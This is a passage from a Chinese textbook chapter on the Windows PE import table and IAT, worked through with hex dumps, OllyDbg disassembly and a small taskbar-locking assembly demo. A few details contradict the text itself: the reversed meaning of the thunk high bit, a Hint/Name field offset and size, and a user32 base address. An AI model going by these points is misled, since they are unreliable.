00402080  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  ess.kernel32.dll
```

可以看到：在同样功能的位置（文件0x0608处，内存0x00402008处），内存映像中的值为77D507EAh，而文件中此处的值为0000205Ch。这意味着，文件被装载到内存后，这里的值发生了变化，真正标识MessageBoxA函数地址的应该是内存中此处的值。那么这两个值之间有什么联系呢？

先来看文件中该位置的值，它是一个RVA。按照第3章中RVA地址与FOA的转换关系可以计算出该值在文件中的位置。具体计算过程如下：

首先，通过小工具PEInfo获取HelloWord.exe中与节有关的信息，如下所示：

节的名称	未对齐前真实长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件中的偏移	节的属性
.text	00000024	00001000	00000200	00000400	60000020
.rdata	00000092	00002000	00000200	00000600	40000040
.data	0000000b	00003000	00000200	00000800	c0000040

其次，通过三步计算法计算出RVA对应的FOA。

步骤1　0000205Ch是落在节.rdata中，因为节.rdata的真实数据的范围是00002000h～00002092h，而提供的值恰好在这个范围内。

步骤2　计算偏移offset1＝0000205ch-00002000h＝005ch。

步骤3　计算在文件中的偏移RVA’＝0600h＋005ch＝065ch。

查看文件偏移0x065c处的值，发现是019Dh＋字符串'MessageBoxA'，前者是一个编号（hint），后者是调用的函数名（name）。重新调整一下思路，在将PE文件装载进内存时，Windows加载器会根据以下指令中的地址查找到0x00401018处。

```
Call 00401018
```

此处的指令是一个跳转指令，如下：

```
JMP DWORD PTR DS:[00402008]
```

加载器继续查找对应位置0x00402008得到值0000205ch，然后从

文件的0x0000205c处获取函数的名字MessageBoxA和函数在动态链接库里的编号。加载器会根据函数的Hint/Name从内存地址空间中查找到函数的VA为77d507eah，并将找到的函数地址重新覆盖内存的0x00402008这个位置。

当程序真正被装载进内存以后，0x00402008这个位置就已经被替换成为函数的正确的虚拟内存地址了。

4.2.3　导入函数宿主

指令要运行，就必须将指令字节码调入到内存中。既然程序中调用了动态链接库的有关函数，那么程序进程地址空间中也一定会有这些函数的指令代码。也就是说，操作系统会在加载时根据导入表的描述将调用的函数指令字节码复制到进程地址空间中。

事实上，操作系统总是会将该函数所处的动态链接库全部复制到进程地址空间，这些动态链接库便是导入函数的指令宿主。如果一个动态链接库在一个进程中被加载过，且在其他进程中也引用了该链接库的函数，操作系统不会再次加载这个动态链接库，而是通过页面调度机制使两个进程同时访问一个动态链接库。也就是说，为了节约内存资源，操作系统只保证有一份代码存在于物理内存中，大家看到的在每个进程中加载的不同地址的相同动态链接库，其实只是在页面存取机制下的一个映射而已。

在内存映像中，从跳转指令的操作数0x00402008处取出的值为0077d507EAh。该值看起来离HelloWorld的线程空间很远，通过OD查看0x0077d507EA这个地址处的数据，根据OD显示的种种蛛丝马迹，基本可以断定0x0077d507ea这个虚拟内存空间的地址附近装载的正是user32.dll链接库的MessageBoxA函数的源字节码。如下所示：

```
77D507EA     8BFF                        MOV EDI,EDI
77D507EC     55                          PUSH EBP
77D507ED     8BEC                        MOV EBP,ESP
77D507EF     833D BC14D777 00            CMP DWORD PTR DS:[77D714BC],0
77D507F6     74 24                       JE SHORT user32.77D5081C
77D507F8     64:A1 18000000              MOV EAX,DWORD PTR FS:[18]
77D507FE     6A 00                       PUSH 0
77D50800     FF70 24                     PUSH DWORD PTR DS:[EAX+24]
77D50803     68 241BD777                 PUSH user32.77D71B24
77D50808     FF15 C412D177       CALL DWORD PTR DS:[<&KERNEL32.InterlockedCom>
77D5080E     85C0                        TEST EAX,EAX
77D50810     75 0A                       JNZ SHORT user32.77D5081C
77D50812     C705 201BD777 01000000      MOV DWORD PTR DS:[77D71B20],1
77D5081C     6A 00                       PUSH 0
```

上面的代码比较复杂，从反汇编代码里能猜出此处列出的代码应该属于user32.dll模块，但必须找到确凿的证据。图4-2是在菜单“查看”|“内存”界面中截取的画面。

7631C000	00001000	IMM32	.reloc	重定位	Imag	R	RWE
77D10000	00001000	user32		PE 文件头	Imag	R	RWE
77D11000	00060000	user32	.text	代码,输入表,	Imag	R	RWE
77D71000	00002000	user32	.data	数据	Imag	R	RWE
77D73000	0002A000	user32	.rsrc	资源	Imag	R	RWE
77D9D000	00003000	user32	.reloc	重定位	Imag	R	RWE
77DA0000	00001000	ADVAPI32		PE 文件头	Imag	R	RWE
77DA1000	00075000	ADVAPI32	.text	代码,输入表,	Imag	R	RWE
77E16000	00005000	ADVAPI32	.data	数据	Imag	R	RWE
77E1B000	00029000	ADVAPI32	.rsrc	资源	Imag	R	RWE
77E44000	00005000	ADVAPI32	.reloc	重定位	Imag	R	RWE
77E50000	00001000	RPCRT4		PE 文件头	Imag	R	RWE
77E51000	00083000	RPCRT4	.text	代码,输入表,	Imag	R	RWE
77ED4000	00007000	RPCRT4	.orpc	代码	Imag	R	RWE
77EDB000	00001000	RPCRT4	.data	数据	Imag	R	RWE
77EDC000	00001000	RPCRT4	.rsrc	资源	Imag	R	RWE
77EDD000	00005000	RPCRT4	.reloc	重定位	Imag	R	RWE

图 4-2 user32.dll被加载进内存后的地址空间分配

从画面中可以看出虚拟地址空间的0x77D10000处为user32的PE文件头；而user32的代码段范围是0x77D11000～0x77D71000，所以说跳转指令的地址0x0077d507EA恰好落在user32.dll的代码段范围内。

还可以从静态文件分析中证实这个结果，首先使用PEInfo查看文件user32.dll的信息，该链接库位于C:\windows\system32文件夹中，显示结果如下。

```
文件名: C:\WINDOWS\system32\user32.dll
-------------------------------------------------------------
运行平台:       0x014c  (014c:Intel 386   014dh:Intel 486   014eh:Intel 586)
节的数量:       4
文件属性:       0x210e
建议装入基地址:   0x77d10000
文件执行入口(RVA 地址):   0xb217
节的名称   未对齐前真实长度   内存中的偏移(对齐后的)  文件对齐后的长度  文件的偏移   节的属性
-----------------------------------------------------------------------------------
.text      0005f283           00001000                0005f400          00000400     60000020
.data      00001180           00061000                00000c00          0005f800     c0000040
.rsrc      0002923c           00063000                00029400          00060400     40000040
.reloc     00002de4           0008d000                00002e00          00089800     42000040
```

从结果中可以看出，user32.dll的默认加载地址为0x77d10000，代码段.text在文件中的偏移为0x400。

有了代码段在文件中的起始偏移，我们就可以使用PEDump来查看文件user32.dll的代码段的字节码，截取部分字节码如下所示：

```
00000400  D6 6A EF 77 74 78 EF 77 56 7E EF 77 DD 8E EF 77   .j.wtx.wV..w...w
00000410  7C B3 EF 77 A1 6A EF 77 86 77 EF 77 7C 82 EF 77   |..w.j.w.w.w|..w
00000420  08 90 EF 77 42 D2 EF 77 DD 90 EF 77 F1 9C F1 77   ...wB..w...w...w
00000430  C9 D0 F1 77 45 A1 EF 77 75 EF EF 77 3D 47 F2 77   ...wE..wu..w=G.w
00000440  67 A8 EF 77 54 C7 F0 77 8D E6 EF 77 3D 83 EF 77   g..wT..w...w=..w
00000450  01 7C EF 77 4C 7B EF 77 B1 62 EF 77 59 D9 EF 77   .|.wL{.w.b.wY..w
```

使用OD打开HelloWorld.exe，在命令文本框中输入"d 77d11000"后回车，显示如图4-3所示。

“HEX数据”列显示了从该地址开始的指令字节码。从文件和内存（见图4-3）中的进程显示的字节码来看，两者是一致的。

图 4-3 OD中user32代码段指令

注意　由于每个程序的虚拟地址空间是独立的，所以一般情况下，user32.dll的装载基地址是固定的，这个地址由字段IMAGE_OPTIONAL_HEADER32.ImageBase来决定。从PEInfo运行的结果来看，HelloWorld.exe被加载到内存以后，一起加载进内存的user32.dll所在进程地址空间的基地址并没有发生变化，还是IMAGE_OPTIONAL_HEADER32.ImageBase字段指定的0x77D11000这个值。

现在做一个简单的总结：编译程序在编译汇编语言源文件时，会把程序中的invoke语句分解成三部分：

将参数压栈部分

call指令部分

jmp指令部分

call的操作数是jmp指令所在的地址；而jmp指令的操作数则是该导入函数在导入表的地址。在程序中所有的导入函数地址被排列在一起，组成IAT，通过这样的分解操作配合导入表实现对外部函数的调用。以

上总结可以用图4-4来描述。




图 4-4 导入函数调用机制

4.3 PE中的导入表

本节将重点研究PE文件结构中的导入表。

4.3.1 导入表定位

导入表是数据目录中注册的数据类型之一，其描述信息位于数据目录的第2个目录项中。IAT也是数据目录中注册的数据类型之一，其描述信息位于数据目录的第13个目录项中。使用PEDump小工具获取chapter4\HelloWorld.exe的数据目录内容如下：

```
00000120                             00 00 00 00 00 00 00 00           ........
00000130  10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00  . ..<...........
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00                          ........
```

加黑部分为数据目录表中的导入表项，加框部分为导入函数地址表项。通过以上字节码得到如下信息：

导入表数据所在地址RVA＝0x0000002010

导入表数据大小＝0000003Ch

导入函数地址表数据所在地址RVA＝0x0000002000

导入函数地址表数据大小＝00000010h

以下是使用小工具PEInfo获取的chapter4\HelloWorld.exe所有节的相关信息：

节名称	未对齐前长度	内存中的偏移（对齐后的）	文件中对齐后的长度	文件中的偏移	节的属性
.text	00000024	00001000	00000200	00000400	60000020
.rdata	00000092	**00002000**	00000200	**00000600**	40000040
.data	0000000b	00003000	00000200	00000800	c0000040

根据RVA与FOA的换算关系，可以得到：

IAT数据所在文件的偏移地址＝0x00000600

导入表数据所在文件的偏移地址＝0x00000610

定位到HelloWorld.exe文件0x00000600位置处得到IAT和导入表数据如下：

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00  v ......\ ......
00000610  54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00  T ..........j ..
00000620  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00  . ..L ..........
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ... ..........
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00  ............v ..
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65  ....\ .......Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32  ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll..€.ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  ess.kernel32.dll
00000690  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

其中下划线部分为导入表数据，共60个字节。方框部分为IAT数据，共16个字节。

到目前为止，你只需要明确的是IAT实际是导入表数据组织中的一个重要的组成部分。下面首先从导入表数据入手，分析导入表的数据组织。

4.3.2　导入表描述符IMAGE_IMPORT_DESCRIPTOR

导入表数据的起始是一组导入表描述符结构。每组为20个字节，实例中60个字节的导入表数据被分成三个组。前两组均代表两个动态链接库，最后一组为全0结构，表示导入表描述已经结束。可以通过导入表起始地址和这个空结构计算出导入表中引用的动态链接库的个数。

其实，Windows在查找导入表的时候并不一定要求最后一组的20个字节都为0，只要其中的字段Name1是0就已经满足结束条件了。导入表的每一组都是一个结构，称为导入表描述符IMAGE_IMPORT_DESCRIPTOR，该结构的具体定义如下：

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
    union
        Characteristics         dd    ?
        OriginalFirstThunk      dd    ? ; 0000h - 桥 1
    ends
    TimeDateStamp               dd    ? ; 0004h - 时间戳
    ForwarderChain              dd    ? ; 0008h - 链表的前一个结构
    Name1                       dd    ? ; 000ch - 指向链接库名字的指针
    FirstThunk                  dd    ? ; 0010h - 桥 2
IMAGE_IMPORT_DESCRIPTOR ENDS
```

以下是对每个字段的具体解释。

54.IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk

＋0000h，双字。因为它是指向另外数据结构的通路，因此简称为桥1。该字段指向一个包含了一系列结构的数组。

指向的数组中的每个结构定义了一个导入函数的信息，最后以一个内容为全0的结构作为结束。指向的数组中每一项为一个结构，此结构名称是IMAGE_THUNK_DATA。该结构实际上只是一个双字，但在不同的时刻却拥有不同的解释。该字段有两种解释：

双字最高位为0，表示导入符号是一个数值，该数值是一个RVA。

双字最高位为1，表示导入符号是一个名称。

55.IMAGE_IMPORT_DESCRIPTOR.TimeDateStamp

＋0004h，双字。时间戳，一般不用，多为0。如果该导入表项被绑定，那么绑定后的这个时间戳就被设置为对应DLL文件的时间戳。操作系统在加载时，可以通过这个时间戳来判断绑定的信息是否过时。

56.IMAGE_IMPORT_DESCRIPTOR.ForwarderChain

＋0008h，双字。链表的前一个结构。

57.IMAGE_IMPORT_DESCRIPTOR.Name1

＋000ch，双字。这个字段的含义和名称并不一致，这里的Name1是一个RVA，它指向该结构所对应的DLL文件的名称，而这个名称是以“\0”结尾的Ansi字符串。

58.IMAGE_IMPORT_DESCRIPTOR.FirstThunk

＋0010h，双字。与OriginalFirstThunk相同，它指向的链表定义了针对Name1这个动态链接库引入的所有导入函数，简称桥2。

4.3.3 导入表的双桥结构

桥1和桥2最终通向了一个目的地，都指向了引入函数的“编号-名称”（Hint/Name）描述部分。而从桥2到目的地的过程中，还经过了另外一个很重要的结构IAT。

图4-5为引入了ExitProcess等3个函数的kernel32.dll的导入表描述符结构示意图。




图 4-5 kernel32.dll的导入描述结构


以下是对HelloWorld.exe中的导入表数据的详细解释：

```
>>54 20 00 00
```

桥1，最高位为0，这是一个RVA，表明函数是以字符串类型的函数名导入的。先将RVA转换为FOA，值为0x00000654，从文件的该位置开始取双字，直到取出的双字为“0”结束。每一个双字都是结构IMAGE_THUNK_DATA。该结构的详细定义如下：

```
IMAGE_THUNK_DATA STRUCT
union u1
ForwarderString dd ?
Function dd ?
Ordinal dd ?
AddressOfData dd ?
ends
IMAGE_THUNK_DATA ENDS
```

连续取出的数分别为：



因为这个动态链接库只调用了一个函数，所以，数组里只有两个元素。如果调用的函数多了，数组中的元素也会增加。这组数中每一个都是一个RVA，不过这个RVA却指向了另外一个结构IMAGE_IMPORT_BY_NAME。这个结构大小不确定，是桥1的最终目的地。结构的第一个为字，紧跟着的是函数的名字。

从文件偏移0x0000065C开始的数据是（碰到“0”即结束）：

```
9D 01 4D 65 73 73 61 67 65 42 6F 78 41 00
```

这些值组成的数据结构就是IMAGE_IMPORT_BY_NAME，详细描述如下：

```
IMAGE_IMPORT_BY_NAME STRUCT
Hint dw ? ;0000h-函数编号
Name1 db ? ;0004h-表示函数名的字符串
IMAGE_IMPORT_BY_NAME ENDS
```

以下是对每个字段的具体解释。

59.IMAGE_IMPORT_BY_NAME.Hint

+0000h，双字。函数的编号，在DLL中对每个函数都进行了编号，访问函数时可以通过名称访问，也可以通过编号访问。

60.IMAGE_IMPORT_BY_NAME.Name1

+0004h，大小不确定。函数名字字符串的具体内容，以“\0”作为字符串结束标志。

其中019dh标识该函数在user32.dll中的编号，后面紧跟着函数名"MessageBoxA"。

```
>>00 00 00 00
```

时间戳，这里为0。

```
>>00 00 00 00
```

链表的前一个结构，这里为0。

```
>>6A 20 00 00
```

RVA，指向动态链接库user32.dll的名字字符串。

＞＞08 20 00 00

桥2。

你会发现，在文件中尽管通过桥2和桥1指向的数据值相同，但其存储的位置却是不同的。桥1指向的INT与桥2指向的IAT内容完全一样，但INT和IAT却存储在文件的不同位置。

每一个结构IMAGE_IMPORT_DESCRIPTOR都对应一个唯一的动态链接库文件，以及引用了该动态链接库的多个函数，每个函数的最终“值-名称”描述均可以沿着桥1或者桥2找到，这种导入表结构被称为双桥结构。

双桥结构的导入表在文件中存在两份内容完全相同的地址列表。一般情况下，桥2指向的地址列表被定义为IAT，而桥1指向的地址列表则被定义为INT（Import Name Table）。有的链接程序只为导入表存储一个桥，如Borland公司的Tlink只保留桥2，这样的导入表我们称之为单桥结构的导入表。

注意　单桥结构的导入表是无法执行绑定导入操作的。

使用同样的方法大家可以自行分析第二个IMAGE_IMPORT_DESCRIPTOR项。该项目描述的是与动态链接库kernel32.dll有关的导入信息。

4.3.4　导入函数地址表

PE文件中所有导入函数jmp指令操作数的集合，组成了另外一个数据结构，这个结构就是导入函数地址表（Import Address Table，IAT）。该地址表是数据目录的第13个数据目录项。

导入函数地址表是一个双字的数组，每个双字代表的是一个导入函数的VA，该地址称为导入函数地址（Import Address，IA）。用户程序通过无条件跳转指令跳转到VA指定处，便可以运行引入函数的指令。由于IAT中定义了不止一个链接库的函数，为了区分这些从不同链接库引入的函数，规定所有引入函数按照链接库分类；相同链接库的函数地址排列在一起，最后以一个双字的0结束。IAT结构可以用图4-6表示。

链接库 1 引入函数 1 地址
链接库 1 引入函数 2 地址
00000000
链接库 2 引入函数 1 地址
链接库 2 引入函数 2 地址
链接库 2 引入函数 3 地址
00000000
……

图　4-6　IAT结构

前面讲过，导入表和IAT是有紧密联系的，通过桥2即可定位到IAT。在内存中，桥1可以让你找到调用的函数名称或函数的索引编号，桥2却可以帮助你找到该函数指令代码在内存空间的地址。导入表与IAT的关系如图4-7所示。




图 4-7 文件中的导入表与IAT

当PE被加载进虚拟地址空间以后，IAT的内容会被操作系统更改为函数的VA。这个修改最终会导致通向“值-名称”描述的桥2发生断裂，如图4-8所示。




图 4-8 内存中的导入表与IAT的关系

当桥2发生断裂以后，如果没有桥1作为参照（因为桥1和桥2维护了两个一一对应的函数RVA），我们就无法重新找到该地址到底是调用了哪个函数。这就是为什么会在导入表数据结构中存在两个桥的原因，也是为什么单桥导入表结构中无法实施绑定的原因。

4.3.5　构造调用同一个DLL文件的多个函数的导入表

由于HelloWorld.exe过于简单，下面构造一个调用同一个DLL文件的多个函数的导入表——LockTray。通过分析LockTray，进一步明晰复杂导入链表的具体构造。

1.源代码

保存代码清单4-1内容到文件LockTray.asm，或从随书文件的chapter4目录下获取该文件。该源代码实现了锁定任务栏的功能，执行程序后任务栏无法操作，包括“开始”菜单也无法打开。

代码清单4-1　锁定任务栏（chapter4\LockTray.asm）

```
1 ;------------------------
2 ;锁定任务栏
3 ;戚利
4 ;2006.2.28
5 ;------------------------
6 .386
7 .model flat,stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ;数据段
17 .data
18 sz1 db 'Shell _TrayWnd',0
19 hTray dd ?
20
21 ;代码段
22 .code
23 start:
24 invoke FindWindow,addr sz1,0
25 mov hTray,eax
26 invoke ShowWindow,hTray,SW_HIDE
27 invoke EnableWindow,hTray,FALSE
28
29 invoke ExitProcess,NULL
30 end start
```

代码很简单，首先调用函数FindWindow获取任务栏的句柄（行24）存储到hTray变量中。然后调用ShowWindow（行26）将任务栏窗口隐藏起来，最后通过函数EnableWindow将任务栏设置为禁止操作。编译链接生成最终要分析的PE文件LockTray.exe。

2.LockTray的导入表

使用工具PEInfo分析LockTray.exe文件结构，得出以下内容：

项目名	RVA	文件中偏移	大小
IAT	00002000h	0000600h	18h
导入表	00002010h	0000618h	3ch

以下是从编译链接后的LockTray.exe中获取到的导入表部分数据。该数据被分配进节.rdata中。

```
00000600  A4 20 00 00 00 00 00 00 8A 20 00 00 7C 20 00 00   ...... ..| ..
00000610  6C 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00  l ......\ ......
00000620  00 00 00 00 98 20 00 00 08 20 00 00 54 20 00 00  .... ... ..T ..
00000630  00 00 00 00 00 00 00 00 B2 20 00 00 00 20 00 00  ........ ... ..
00000640  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
00000650  00 00 00 00 A4 20 00 00 00 00 00 00 8A 20 00 00  .... ...... ..
00000660  7C 20 00 00 6C 20 00 00 00 00 00 00 AB 00 45 6E  | ..l .......En
00000670  61 62 6C 65 57 69 6E 64 6F 77 00 00 C8 00 46 69  ableWindow...Fi
00000680  6E 64 57 69 6E 64 6F 77 41 00 2D 02 53 68 6F 77  ndWindowA.-.Show
00000690  57 69 6E 64 6F 77 00 00 75 73 65 72 33 32 2E 64  Window..user32.d
000006A0  6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 65 73  ll..€.ExitProces
000006B0  73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00  s.kernel32.dll..
000006C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000006D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000006E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
000006F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............
```

程序中一共使用了user32.dll的三个API函数，依次为：EnableWindow、FindWindow和ShowWindow，那么PE是如何构造这个导入表的呢？下面来看具体分析：

＞＞5C 20 00 00

桥1，最高位为0，表示这是一个RVA，表示函数是以字符串类型的函数名导入的。从文件偏移0x0000065C处取出的值应该是一组IMAGE_THUNK_DATA，一直找到双字0为止。取出的这些IMAGE_THUNK_DATA结构依次是：

0000208ah
0000207ch
0000206ch
00000000h

前三个RVA分别指向了IMAGE_IMPORT_BY_NAME结构，代表调用的三个函数。

```
>>00 00 00 00
>>00 00 00 00
>>98 20 00 00
```

指向user32.dll\0字符串。

```
>>08 20 00 00
```

桥2，分析方法同桥1。

最后，用一个图来表示LockTray.exe的导入表结构，见图4-9。




图　4-9　文件中的LockTray导入表

在上图中，FirstThunk应该和OriganalFirstThunk一样也有一份函数指针表，即桥2。只是在这里没有画出来而已，图4-10是装入内存后的LockTray.exe的导入表。




图　4-10　内存中的LockTray导入表

从现在掌握的对导入表的知识来看，定位导入函数地址表的方法有两种：

第一种方法是从导入表的最后一个导入表项IMAGE_IMPORT_DESCRIPTOR结构中的字段IMAGE_IMPORT_DESCRIPTOR.FirstThunk定位IAT。

第二种方法是通过数据目录第13个数据项的描述直接定位IAT。

诚如结构里所描述的那样，每个动态链接库都维护了自己的IAT内容，而且不同链接库维护的这些内容可以是不连续的，这在后面还会讲到。

当程序加载到内存以后，导入表部分发生变化的值正是IMAGE_IMPORT_DESCRIPTOR结构中的FirstThunk字段指向的函数指针表内容。这些内容已经不是指向函数名的指针了，而是指向了虚拟内存中该函数的可执行代码的地址！所以其含义也由原来的函数指针更改为函数的入口地址。现在看来，所有的这些值最终都指向了同一片连续的区域，从而形成了我们常说的IAT。

图4-11从另一个侧面分析了导入表的数据组织。

